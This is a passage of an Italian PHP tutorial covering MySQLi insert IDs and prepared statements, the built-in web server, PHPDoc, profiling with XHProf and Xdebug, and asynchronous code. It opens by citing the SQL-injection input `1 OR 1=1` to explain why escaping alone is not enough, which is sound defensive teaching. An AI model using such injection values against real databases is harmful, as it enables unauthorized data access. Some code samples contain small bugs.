`1 OR 1=1` non rappresenta i dati che MySQL sfuggirà, ma questo rappresenta ancora l'iniezione SQL. Ci sono anche altri esempi che rappresentano luoghi in cui restituisce dati non sicuri. Il problema è che la funzione di escape di MySQL è progettata per **rendere i dati conformi alla sintassi SQL** . NON è progettato per garantire che **MySQL non possa confondere i dati utente per le istruzioni SQL** .

MySQLi Inserisci ID

Recupera l'ultimo ID generato da una query `INSERT` su una tabella con una colonna AUTO_INCREMENT .

Stile orientato agli oggetti

```
$id = $conn->insert_id;
```

Stile procedurale

```
$id = mysqli_insert_id($conn);
```

> Restituisce zero se non vi era alcuna query precedente sulla connessione o se la query non ha aggiornato un valore AUTO_INCREMENT.

Inserisci ID durante l'aggiornamento delle righe

Normalmente un'istruzione `UPDATE` non restituisce un ID di inserimento, poiché un ID `AUTO_INCREMENT` viene restituito solo quando una nuova riga è stata salvata (o inserita). Un modo per aggiornare il nuovo ID è utilizzare la sintassi `INSERT ... ON DUPLICATE KEY UPDATE` per l'aggiornamento.

Installazione per gli esempi da seguire:

```
CREATE TABLE iodku (
    id INT AUTO_INCREMENT NOT NULL,
    name VARCHAR(99) NOT NULL,
    misc INT NOT NULL,
    PRIMARY KEY(id),
    UNIQUE(name)
) ENGINE=InnoDB;

INSERT INTO iodku (name, misc)
    VALUES
    ('Leslie', 123),
```

```
    ('Sally', 456);
Query OK, 2 rows affected (0.00 sec)
Records: 2  Duplicates: 0  Warnings: 0
+----+--------+------+
| id | name   | misc |
+----+--------+------+
|  1 | Leslie |  123 |
|  2 | Sally  |  456 |
+----+--------+------+
```

Il caso di IODKU che esegue un "aggiornamento" e `LAST_INSERT_ID()` recupera l' `id` rilevante:

```
$sql = "INSERT INTO iodku (name, misc)
    VALUES
    ('Sally', 3333)            -- should update
    ON DUPLICATE KEY UPDATE    -- `name` will trigger "duplicate key"
    id = LAST_INSERT_ID(id),
    misc = VALUES(misc)";
$conn->query($sql);
$id = $conn->insert_id;        -- picking up existing value (2)
```

Il caso in cui IODKU esegue un "inserimento" e `LAST_INSERT_ID()` recupera il nuovo `id` :

```
$sql = "INSERT INTO iodku (name, misc)
    VALUES
    ('Dana', 789)             -- Should insert
    ON DUPLICATE KEY UPDATE
    id = LAST_INSERT_ID(id),
    misc = VALUES(misc);
$conn->query($sql);
$id = $conn->insert_id;      -- picking up new value (3)
```

Contenuto della tabella risultante:

```
SELECT * FROM iodku;
+----+--------+------+
| id | name   | misc |
+----+--------+------+
|  1 | Leslie |  123 |
|  2 | Sally  | 3333 |  -- IODKU changed this
|  3 | Dana   |  789 |  -- IODKU added this
+----+--------+------+
```

Debug di SQL in MySQLi

Quindi la tua query è fallita (vedi Connetti a MySQLi per come abbiamo creato `$conn`)

```
$result = $conn->query('SELECT * FROM non_existent_table'); // This query will fail
```

Come possiamo scoprire cos'è successo? `$result` è `false` quindi non è di aiuto. Per fortuna il `$conn` connect `$conn` può dirci cosa ci ha detto MySQL sull'errore

```
trigger_error($conn->error);
```

o procedurale

```
trigger_error(mysqli_error($conn));
```

Dovresti ottenere un errore simile a

> La tabella 'my_db.non_existent_table' non esiste

Come ottenere i dati da una dichiarazione preparata

Dichiarazioni preparate

Vedi le istruzioni preparate in MySQLi per come preparare ed eseguire una query.

Legame dei risultati

Stile orientato agli oggetti

```
$stmt->bind_result($forename);
```

Stile procedurale

```
mysqli_stmt_bind_result($stmt, $forename);
```

Il problema con l'utilizzo di `bind_result` è che richiede l'istruzione per specificare le colonne che verranno utilizzate. Ciò significa che, per il funzionamento di cui sopra, la query deve essere simile a `SELECT forename FROM users` . Per includere più colonne, aggiungili semplicemente come parametri alla funzione `bind_result` (e assicurati di aggiungerli alla query SQL).

In entrambi i casi, stiamo assegnando il `forename` colonna a `$forename` variabile. Queste funzioni accettano tutti gli argomenti delle colonne che vuoi assegnare. L'assegnazione viene eseguita una sola volta, poiché la funzione si lega per riferimento.

Possiamo quindi eseguire il loop come segue:

Stile orientato agli oggetti

```
while ($stmt->fetch())
    echo "$forename<br />";
```

Stile procedurale

```
while (mysqli_stmt_fetch($stmt))
    echo "$forename<br />";
```

Lo svantaggio di questo è che devi assegnare un sacco di variabili contemporaneamente. Ciò

rende difficile tenere traccia delle grandi domande. Se hai installato MySQL Native Driver (`mysqlnd`) , tutto ciò che devi fare è usare get_result .

Stile orientato agli oggetti

```
$result = $stmt->get_result();
```

Stile procedurale

```
$result = mysqli_stmt_get_result($stmt);
```

Questo è **molto** più facile da lavorare perché ora stiamo ottenendo un oggetto mysqli_result . Questo è lo stesso oggetto restituito da mysqli_query . Ciò significa che puoi utilizzare un ciclo di risultati regolare per ottenere i tuoi dati.

Cosa succede se non riesco a installare `mysqlnd` ?

Se questo è il caso, allora @Sophivorus ti copre questa incredibile risposta .

Questa funzione può eseguire l'attività di `get_result` senza che sia installata sul server. Semplicemente scorre i risultati e crea un array associativo

```
function get_result(\mysqli_stmt $statement)
{
    $result = array();
    $statement->store_result();
    for ($i = 0; $i < $statement->num_rows; $i++)
    {
        $metadata = $statement->result_metadata();
        $params = array();
        while ($field = $metadata->fetch_field())
        {
            $params[] = &$result[$i][$field->name];
        }
        call_user_func_array(array($statement, 'bind_result'), $params);
        $statement->fetch();
    }
    return $result;
}
```

Possiamo quindi utilizzare la funzione per ottenere risultati come questo, proprio come se stessimo usando `mysqli_fetch_assoc()`

```
<?php
$query = $mysqli->prepare("SELECT * FROM users WHERE forename LIKE ?");
$condition = "J%";
$query->bind_param("s", $condition);
$query->execute();
$result = get_result($query);
```

```
while ($row = array_shift($result)) {
    echo $row["id"] . ' - ' . $row["forename"] . ' ' . $row["surname"] . '<br>';
}
```

Avrà lo stesso risultato come se si stesse utilizzando il driver `mysqlnd` , ma non deve essere installato. Questo è molto utile se non riesci a installare il driver sul tuo sistema. Basta implementare questa soluzione.

Leggi PHP MySQLi online: https://riptutorial.com/it/php/topic/2784/php-mysqli

Capitolo 72: PHP Server integrato

introduzione

Scopri come utilizzare il server integrato per sviluppare e testare la tua applicazione senza la necessità di altri strumenti come xamp, wamp, ecc.

Parametri

Colonna	Colonna
-S	Dì al php che vogliamo un server web
<Hostname>: <porta>	Il nome host e il numero da utilizzare
-t	Elenco pubblico
<Filename>	Lo script di routing

Osservazioni

Un esempio di script del router è:

```
<?php
// router.php
if (preg_match('/\.(?:png|jpg|jpeg|gif)$/', $_SERVER["REQUEST_URI"])) {
    return false;    // serve the requested resource as-is.
}  //the rest of you code goes here.
```

Examples

Esecuzione del server integrato

```
php -S localhost:80
```

> Il server di sviluppo 7.1.7 di PHP è stato avviato a Fri Jul 14 15:11:05 2017
> Ascolto su http: // localhost: 80
> La radice del documento è C: \ projetos \ repgeral
> Premi Ctrl-C per uscire.

Questo è il modo più semplice per avviare un server PHP che risponde alla richiesta fatta a localhost sulla porta 80.

Il -S dice che stiamo avviando un webserver.

Il *localhost: 80* indica l'host che stiamo rispondendo e la porta. Puoi usare altre combinazioni come:

- mymachine: 80 - ascolterà all'indirizzo mymachine e port 80;
- 127.0.0.1:8080 - ascolterà sull'indirizzo 127.0.0.1 e sulla porta 8080;

costruito nel server con uno specifico script di directory e router

```
php -S localhost:80 -t project/public router.php
```

> Il server di sviluppo 7.1.7 di PHP è stato avviato a Ven 14 luglio 15:22:25 2017
> Ascolto su http: // localhost: 80
> La radice del documento è / home / progetto / pubblico
> Premi Ctrl-C per uscire.

Leggi PHP Server integrato online: https://riptutorial.com/it/php/topic/10782/php-server-integrato

Capitolo 73: PHPDoc

Sintassi

- @api
- @author [nome] [<indirizzo email>]
- @copyright <description>
- @deprecated [<"Versione semantica">] [: <"Versione semantica">] [<descrizione>]
- @esempio [URI] [<descrizione>]
- {@esempio [URI] [: <start> .. <end>]}
- @inheritDoc
- @interno
- {@internal [description]}}
- @license [<identificatore SPDX> | URI] [nome]
- @method [return "Type"] [name] (["Type"] [parametro], [...]) [descrizione]
- @package [livello 1] \ [livello 2] \ [ecc.]
- @param ["Tipo"] [nome] [<descrizione>]
- @property ["Tipo"] [nome] [<descrizione>]
- @return <"Tipo"> [descrizione]
- @vedi [URI | "FQSEN"] [<descrizione>]
- @since [<"Versione semantica">] [<descrizione>]
- @throws ["Tipo"] [<descrizione>]
- @todo [descrizione]
- @uses [file | "FQSEN"] [<descrizione>]
- @var ["Tipo"] [nome_elemento] [<descrizione>]
- @version ["Versione semantica"] [<descrizione>]
- @filesource: include il file corrente nei risultati di analisi phpDocumentor
- @link [URI] [<description>] - Il tag link aiuta a definire la relazione o il collegamento tra elementi strutturali .

Osservazioni

> "PHPDoc" è una sezione di documentazione che fornisce informazioni sugli aspetti di un "elemento strutturale" - PSR-5

Le annotazioni PHPDoc sono commenti che forniscono metadati su tutti i tipi di strutture in PHP. Molti IDE popolari sono configurati per impostazione predefinita per utilizzare le annotazioni PHPDoc per fornire informazioni sul codice e identificare possibili problemi prima che si verifichino.

Mentre le annotazioni PHPDoc non fanno parte del core PHP, attualmente mantengono lo stato di bozza con PHP-FIG come PSR-5 .

Tutte le annotazioni PHPDoc sono contenute in *DocBlocks* dimostrate da una linea multipla con due asterischi:

```
/**
 *
 */
```

La versione completa degli standard PHP-FIG è disponibile su GitHub .

Examples

Aggiunta di metadati alle funzioni

Le annotazioni a livello di funzione aiutano gli IDE a identificare valori di ritorno o codice potenzialmente pericoloso

```
/**
 * Adds two numbers together.
 *
 * @param Int $a First parameter to add
 * @param Int $b Second parameter to add
 * @return Int
 */
function sum($a, $b)
{
    return (int) $a + $b;
}

/**
 * Don't run me! I will always raise an exception.
 *
 * @throws Exception Always
 */
function dangerousCode()
{
    throw new Exception('Ouch, that was dangerous!');
}

/**
 * Old structures should be deprecated so people know not to use them.
 *
 * @deprecated
 */
function oldCode()
{
    mysql_connect(/* ... */);
}
```

Aggiunta di metadati ai file

I metadati a livello di file si applicano a tutto il codice all'interno del file e devono essere posizionati nella parte superiore del file:

```
<?php

/**
 * @author John Doe (jdoe@example.com)
 * @copyright MIT
```

```
 */
```

Ereditare i metadati dalle strutture parent

Se una classe estende un'altra classe e usa gli stessi metadati, fornirla a `@inheritDoc` è un modo semplice per utilizzare la stessa documentazione. Se più classi ereditano da una base, solo la base dovrebbe essere cambiata affinché i bambini siano interessati.

```
abstract class FooBase
{
    /**
     * @param Int $a First parameter to add
     * @param Int $b Second parameter to add
     * @return Int
     */
    public function sum($a, $b) {}
}

class ConcreteFoo extends FooBase
{
    /**
     * @inheritDoc
     */
    public function sum($a, $b)
    {
        return $a + $b;
    }
}
```

Descrivere una variabile

La parola chiave `@var` può essere utilizzata per descrivere il tipo e l'utilizzo di:

- una proprietà di classe
- una variabile locale o globale
- una classe o costante globale

```
class Example {
    /** @var string This is something that stays the same */
    const UNCHANGING = "Untouchable";

    /** @var string $some_str This is some string */
    public $some_str;

    /**
     * @var array $stuff    This is a collection of stuff
     * @var array $nonsense These are nonsense
     */
    private $stuff, $nonsense;

    ...
}
```

Il tipo può essere uno dei tipi di PHP integrati o una classe definita dall'utente, inclusi gli spazi dei

nomi.

Il nome della variabile deve essere incluso, ma può essere omesso se il docblock si applica a un solo elemento.

Descrivere i parametri

```
 /**
 * Parameters
 *
 * @param  int    $int
 * @param  string $string
 * @param  array  $array
 * @param  bool   $bool
 */
function demo_param($int, $string, $array, $bool)
{
}

 /**
 * Parameters - Optional / Defaults
 *
 * @param  int    $int
 * @param  string $string
 * @param  array  $array
 * @param  bool   $bool
 */
function demo_param_optional($int = 5, $string = 'foo', $array = [], $bool = false)
{
}

/**
 * Parameters - Arrays
 *
 * @param array          $mixed
 * @param int[]          $integers
 * @param string[]       $strings
 * @param bool[]         $bools
 * @param string[]|int[] $strings_or_integers
 */
function demo_param_arrays($mixed,$integers, $strings, $bools, $strings_or_integers)
{
}

/**
 * Parameters - Complex
 * @param array $config
 * <pre>
 * $params = [
 *         'hostname'     => (string) DB hostname. Required.
 *         'database'     => (string) DB name. Required.
 *         'username'     => (string) DB username. Required.
 * ]
 * </pre>
 */
function demo_param_complex($config)
{
}
```

collezioni

PSR-5 propone una forma di notazione in stile generico per le raccolte.

Sintassi generica

```
Type[]
Type<Type>
Type<Type[, Type]...>
Type<Type[|Type]...>
```

I valori in una collezione POSSONO anche essere un altro array e anche un'altra Collection.

```
Type<Type<Type>>
Type<Type<Type[, Type]...>>
Type<Type<Type[|Type]...>>
```

Esempi

```
<?php

/**
 * @var ArrayObject<string> $name
 */
$name = new ArrayObject(['a', 'b']);

/**
 * @var ArrayObject<int> $name
 */
$name = new ArrayObject([1, 2]);

/**
 * @var ArrayObject<stdClass> $name
 */
$name = new ArrayObject([
    new stdClass(),
    new stdClass()
]);

/**
 * @var ArrayObject<string|int|stdClass|bool> $name
 */
$name = new ArrayObject([
    'a',
    true,
    1,
    'b',
    new stdClass(),
    'c',
    2
]);

/**
```

```
 * @var ArrayObject<ArrayObject<int>> $name
 */
$name = new ArrayObject([
    new ArrayObject([1, 2]),
    new ArrayObject([1, 2])
]);

/**
 * @var ArrayObject<int, string> $name
 */
$name = new ArrayObject([
    1 => 'a',
    2 => 'b'
]);

/**
 * @var ArrayObject<string, int> $name
 */
$name = new ArrayObject([
    'a' => 1,
    'b' => 2
]);

/**
 * @var ArrayObject<string, stdClass> $name
 */
$name = new ArrayObject([
    'a' => new stdClass(),
    'b' => new stdClass()
]);
```

Leggi PHPDoc online: https://riptutorial.com/it/php/topic/1881/phpdoc

Capitolo 74: Prestazione

Examples

Creazione di profili con XHProf

XHProf è un profiler PHP originariamente scritto da Facebook, per fornire un'alternativa più leggera a XDebug.

Dopo aver installato il modulo PHP `xhprof` , la profilazione può essere abilitata / disabilitata dal codice PHP:

```
xhprof_enable();
doSlowOperation();
$profile_data = xhprof_disable();
```

L'array restituito conterrà i dati sul numero di chiamate, il tempo della CPU e l'utilizzo della memoria di ciascuna funzione a cui è stato effettuato l'accesso all'interno di `doSlowOperation()` .

`xhprof_sample_enable()` / `xhprof_sample_disable()` può essere usato come opzione più leggera che registra le informazioni di profilazione solo per una frazione di richieste (e in un formato diverso).

XHProf ha alcune funzioni di supporto (per lo più non documentate) per visualizzare i dati (vedi esempio), oppure puoi usare altri strumenti per visualizzarli (il blog platform.sh ne ha un esempio).

Utilizzo della memoria

Il limite di memoria di runtime di PHP viene impostato tramite la direttiva INI `memory_limit` . Questa impostazione impedisce a qualsiasi singola esecuzione di PHP di utilizzare troppa memoria, estenuandola per altri script e software di sistema. Il limite di memoria predefinito è 128M e può essere modificato nel file `php.ini` o in fase di esecuzione. Può essere impostato per non avere limiti, ma generalmente è considerato una cattiva pratica.

L'utilizzo esatto della memoria utilizzato durante il runtime può essere determinato chiamando `memory_get_usage()` . Restituisce il numero di byte di memoria allocati allo script attualmente in esecuzione. A partire da PHP 5.2, ha un parametro booleano opzionale per ottenere la memoria del sistema allocata totale, al contrario della memoria che viene utilizzata attivamente da PHP.

```
<?php
echo memory_get_usage() . "\n";
// Outputs 350688 (or similar, depending on system and PHP version)

// Let's use up some RAM
$array = array_fill(0, 1000, 'abc');

echo memory_get_usage() . "\n";
// Outputs 387704
```

```
// Remove the array from memory
unset($array);

echo memory_get_usage() . "\n";
// Outputs 350784
```

Now `memory_get_usage` ti dà l'utilizzo della memoria nel momento in cui viene eseguito. Tra le chiamate a questa funzione è possibile allocare e deallocare altre cose in memoria. Per ottenere la massima quantità di memoria utilizzata fino a un certo punto, chiama `memory_get_peak_usage()` .

```
<?php
echo memory_get_peak_usage() . "\n";
// 385688
$array = array_fill(0, 1000, 'abc');
echo memory_get_peak_usage() . "\n";
// 422736
unset($array);
echo memory_get_peak_usage() . "\n";
// 422776
```

Si noti che il valore salirà o rimarrà costante.

Creazione di profili con Xdebug

È disponibile un'estensione per PHP chiamata Xdebug per aiutare a profilare le applicazioni PHP , oltre al debugging in runtime. Quando si esegue il profiler, l'output viene scritto su un file in un formato binario chiamato "cachegrind". Le applicazioni sono disponibili su ogni piattaforma per analizzare questi file.

Per abilitare la profilazione, installa l'estensione e regola le impostazioni di php.ini. Nel nostro esempio eseguiremo il profilo opzionalmente basato su un parametro di richiesta. Questo ci permette di mantenere le impostazioni statiche e accendere il profiler solo se necessario.

```
// Set to 1 to turn it on for every request
xdebug.profiler_enable = 0
// Let's use a GET/POST parameter to turn on the profiler
xdebug.profiler_enable_trigger = 1
// The GET/POST value we will pass; empty for any value
xdebug.profiler_enable_trigger_value = ""
// Output cachegrind files to /tmp so our system cleans them up later
xdebug.profiler_output_dir = "/tmp"
xdebug.profiler_output_name = "cachegrind.out.%p"
```

Quindi utilizzare un client Web per fare una richiesta all'URL della propria applicazione che si desidera profilare, ad es


```
http://example.com/article/1?XDEBUG_PROFILE=1
```

Mentre la pagina viene elaborata, scriverà su un file con un nome simile a

```
/tmp/cachegrind.out.12345
```

Si noti che scriverà un file per ogni richiesta / processo PHP che viene eseguita. Ad esempio, se si desidera analizzare un post di un modulo, verrà scritto un profilo per la richiesta GET per visualizzare il modulo HTML. Il parametro XDEBUG_PROFILE dovrà essere passato alla successiva richiesta POST per analizzare la seconda richiesta che elabora il modulo. Pertanto, quando si profila il profilo, a volte è più semplice eseguire curl su POST di un modulo direttamente.

Una volta scritta, la cache del profilo può essere letta da un'applicazione come KCachegrind.



Ciò visualizzerà le informazioni che includono:

- Funzioni eseguite
- Chiamare il tempo, sia esso stesso che le chiamate di funzione successive
- Numero di volte in cui ogni funzione è chiamata

- Call graphs
- Link al codice sorgente

Ovviamente l'ottimizzazione delle prestazioni è molto specifica per i casi d'uso di ciascuna applicazione. In generale è bene cercare:

- Chiamate ripetute alla stessa funzione che non ti aspetteresti di vedere. Per le funzioni che elaborano e interrogano i dati, queste potrebbero essere le migliori opportunità per la cache dell'applicazione.
- Funzioni a bassa velocità. Dove è l'applicazione che passa la maggior parte del suo tempo? il miglior risultato nell'ottimizzazione delle prestazioni si concentra su quelle parti dell'applicazione che consumano più tempo.

Nota : Xdebug, e in particolare le sue funzionalità di creazione di profili, richiedono molte risorse e rallentano l'esecuzione di PHP. Si consiglia di non eseguirli in un ambiente server di produzione.

Leggi Prestazione online: https://riptutorial.com/it/php/topic/3723/prestazione

Capitolo 75: Programmazione asincrona

Examples

Vantaggi dei generatori

PHP 5.5 introduce i generatori e la parola chiave yield, che ci consente di scrivere codice asincrono che assomiglia più al codice sincrono.

L'espressione `yield` è responsabile di restituire il controllo al codice chiamante e fornire un punto di ripresa in quel luogo. Si può inviare un valore lungo l'istruzione di `yield` . Il valore di ritorno di questa espressione è `null` o il valore che è stato passato a `Generator::send()` .

```
function reverse_range($i) {
    // the mere presence of the yield keyword in this function makes this a Generator
    do {
        // $i is retained between resumptions
        print yield $i;
    } while (--$i > 0);
}

$gen = reverse_range(5);
print $gen->current();
$gen->send("injected!"); // send also resumes the Generator

foreach ($gen as $val) { // loops over the Generator, resuming it upon each iteration
    echo $val;
}

// Output: 5injected!4321
```

Questo meccanismo può essere utilizzato da un'implementazione di coroutine per attendere gli Awaitables restituiti dal Generatore (registrandosi come callback per la risoluzione) e continuare l'esecuzione del Generatore non appena viene risolto l'Awaitable.

Utilizzando il ciclo degli eventi di Icicle

Icicle utilizza Awaitables e Generators per creare Coroutine.

```
require __DIR__ . '/vendor/autoload.php';

use Icicle\Awaitable;
use Icicle\Coroutine\Coroutine;
use Icicle\Loop;

$generator = function (float $time) {
    try {
        // Sets $start to the value returned by microtime() after approx. $time seconds.
        $start = yield Awaitable\resolve(microtime(true))->delay($time);

        echo "Sleep time: ", microtime(true) - $start, "\n";
```

```
        // Throws the exception from the rejected awaitable into the coroutine.
        return yield Awaitable\reject(new Exception('Rejected awaitable'));
    } catch (Throwable $e) { // Catches awaitable rejection reason.
        echo "Caught exception: ", $e->getMessage(), "\n";
    }

    return yield Awaitable\resolve('Coroutine completed');
};

// Coroutine sleeps for 1.2 seconds, then will resolve with a string.
$coroutine = new Coroutine($generator(1.2));
$coroutine->done(function (string $data) {
    echo $data, "\n";
});

Loop\run();
```

Usando il loop di eventi Amp

Amp harnesses Promises [un altro nome per Awaitables] e Generators per la creazione di coroutine.

```
require __DIR__ . '/vendor/autoload.php';

use Amp\Dns;

// Try our system defined resolver or googles, whichever is fastest
function queryStackOverflow($recordtype) {
    $requests = [
        Dns\query("stackoverflow.com", $recordtype),
        Dns\query("stackoverflow.com", $recordtype, ["server" => "8.8.8.8"]),
    ];
    // returns a Promise resolving when the first one of the requests resolves
    return yield Amp\first($request);
}

\Amp\run(function() { // main loop, implicitly a coroutine
    try {
        // convert to coroutine with Amp\resolve()
        $promise = Amp\resolve(queryStackOverflow(Dns\Record::NS));
        list($ns, $type, $ttl) = // we need only one NS result, not all
            current(yield Amp\timeout($promise, 2000 /* milliseconds */));
        echo "The result of the fastest server to reply to our query was $ns";
    } catch (Amp\TimeoutException $e) {
        echo "We've heard no answer for 2 seconds! Bye!";
    } catch (Dns\NoRecordException $e) {
        echo "No NS records there? Stupid DNS nameserver!";
    }
});
```

Creazione di processi non bloccanti con proc_open ()

PHP non supporta il codice in esecuzione contemporaneamente, a meno che non si installino estensioni come `pthread` . A volte questo può essere aggirato usando `proc_open()` e `stream_set_blocking()` e leggendo il loro output in modo asincrono.

Se dividiamo il codice in blocchi più piccoli, possiamo eseguirlo come più suprocessi. Quindi, usando la funzione `stream_set_blocking()` possiamo rendere ogni processo parziale anche non bloccante. Ciò significa che è possibile generare più sottoprocessi e quindi controllare il loro output in un ciclo (analogamente a un ciclo uniforme) e attendere fino a quando non terminano tutti.

Ad esempio possiamo avere un sottoprocesso piccolo che esegue solo un ciclo e in ogni iterazione dorme in modo casuale per 100 - 1000 ms (nota, il ritardo è sempre lo stesso per un sottoprocesso).

```
<?php
// subprocess.php
$name = $argv[1];
$delay = rand(1, 10) * 100;
printf("$name delay: ${delay}ms\n");

for ($i = 0; $i < 5; $i++) {
    usleep($delay * 1000);
    printf("$name: $i\n");
}
```

Quindi il processo principale genererà sottoprocessi e leggerà il loro output. Possiamo dividerlo in blocchi più piccoli:

- Creazione di sottoprocessi con proc_open () .
- Rendi ciascun sottoprocesso non bloccante con `stream_set_blocking()` .
- Esegui un ciclo finché tutti i sottoprocessi non terminano con `proc_get_status()` .
- Chiudi correttamente gli handle di file con la pipe di output per ogni sottoprocesso usando `fclose()` e chiudi gli handle di processo con `proc_close()` .

```
<?php
// non-blocking-proc_open.php
// File descriptors for each subprocess.
$descriptors = [
    0 => ['pipe', 'r'], // stdin
    1 => ['pipe', 'w'], // stdout
];

$pipes = [];
$processes = [];
foreach (range(1, 3) as $i) {
    // Spawn a subprocess.
    $proc = proc_open('php subprocess.php proc' . $i, $descriptors, $procPipes);
    $processes[$i] = $proc;
    // Make the subprocess non-blocking (only output pipe).
    stream_set_blocking($procPipes[1], 0);
    $pipes[$i] = $procPipes;
}

// Run in a loop until all subprocesses finish.
while (array_filter($processes, function($proc) { return proc_get_status($proc)['running'];
})) {
    foreach (range(1, 3) as $i) {
        usleep(10 * 1000); // 100ms
        // Read all available output (unread output is buffered).
```

```
